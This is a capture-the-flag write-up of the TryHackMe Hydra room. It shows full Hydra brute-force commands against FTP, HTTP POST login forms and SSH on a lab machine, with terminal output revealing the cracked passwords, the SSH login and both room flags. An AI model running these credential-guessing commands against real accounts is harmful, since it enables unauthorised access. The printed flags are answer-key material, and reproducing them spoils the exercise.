


[Task 1] Hydra Introduction

What is Hydra?

Hydra is a brute force online password cracking program; a quick system login password 'hacking' tool.

We can use Hydra to run through a list and 'bruteforce' some authentication service. Imagine trying to manually guess someones password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.


Hydra has the ability to bruteforce the following protocols: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

For more information on the options of each protocol in Hydra, read the official Kali Hydra tool page: https://en.kali.tools/?p=220

This shows the importance of using a strong password, if your password is common, doesn't contain special characters and/or is

1. Read the above and have Hydra at the ready.


   Answer : Read and submit



#1 Read the above and have Hydra at the ready.

No answer needed

Task-2 Using Hydra



[Task 2] Using Hydra

Deploy the machine attached to this task, then navigate to http://MACHINE_IP *(this machine can take up to 3 minutes to boot)*

Hydra Commands

The options we pass into Hydra depends on which service (protocol) we're attacking. For example if we wanted to bruteforce FTP with the username being user and a password list being passlist.txt, we'd use the following command:


```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For the purpose of this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

1. Use Hydra to bruteforce molly’s web password. What is flag 1?

Answer : THM{2673a7dd116de68e85c48ec0b1f2612e}


Steps :This can be done by basic hydra command (*hydra -l molly -P rockyou.txt http-post-form “/login:username=^USER^&password=^PASS^:incorrect” -V*) as given in description



Below is an example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect"
-V
```

OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verborse output for every attempt




Login

Your username or password is incorrect.

molly

•••••••••

Login page for the given ip




```
oot@kali:~/Desktop# hydra -l molly -P rockyou.txt 10.10.124.71 http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -f
ydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 04:18:05
WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwritin
, ./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
DATA] attacking http-post-form://10.10.124.71:80/login:username=^USER^&password=^PASS^:incorrect
80][http-post-form] host: 10.10.124.71   login: molly   password: sunshine
STATUS] attack finished for 10.10.124.71 (valid pair found)
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-31 04:18:34
oot@kali:~/Desktop# 
```

using hydra to bruteforce

Now will submit the username:molly and password:sunshine on the login page and we will get the flag as shown below:




THM{2673a7dd116de68e85c48ec0b1f2612e}

Flag

2)Use Hydra to bruteforce molly’s SSH password. What is flag 2?
Answer : THM{c8eeb0468febbadea859baeb33b2541b}

Steps: This can be done using command (*hydra -l molly -P rockyou.txt ssh -V*). You will get password and then login to ssh using this command (*ssh molly@IP*). Now ‘ls’ and ‘cat’ the flag.




SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

OPTION	DESCRIPTION
-l	is for the username
-P	Use a list of passwords
-t	specifies the number of threads to use


Use the hydra command for ssh



```
root@kali:~/Desktop# hydra -l molly -P rockyou.txt 10.10.124.71 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 04:26:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~
[DATA] attacking ssh://10.10.124.71:22/
[22][ssh] host: 10.10.124.71   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-31 04:27:46
root@kali:~/Desktop# ssh molly@10.10.124.71 butterfly
The authenticity of host '10.10.124.71 (10.10.124.71)' can't be established.
ECDSA key fingerprint is SHA256:v0rKjXtbRWPdUq4YSerxgDdvIL+RgNp48DUG5Dh35lw.
Are you sure you want to continue connecting (yes/no)? yes
```

Now login using ssh username@ip




```
root@kali:~/Desktop# ssh molly@10.10.124.71
molly@10.10.124.71's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_6

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```



```
molly@ip-10-10-124-71:~$ ls
flag2.txt
molly@ip-10-10-124-71:~$ cat  flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-124-71:~$ 
```

FLag

Thank You for viewing my writeup!!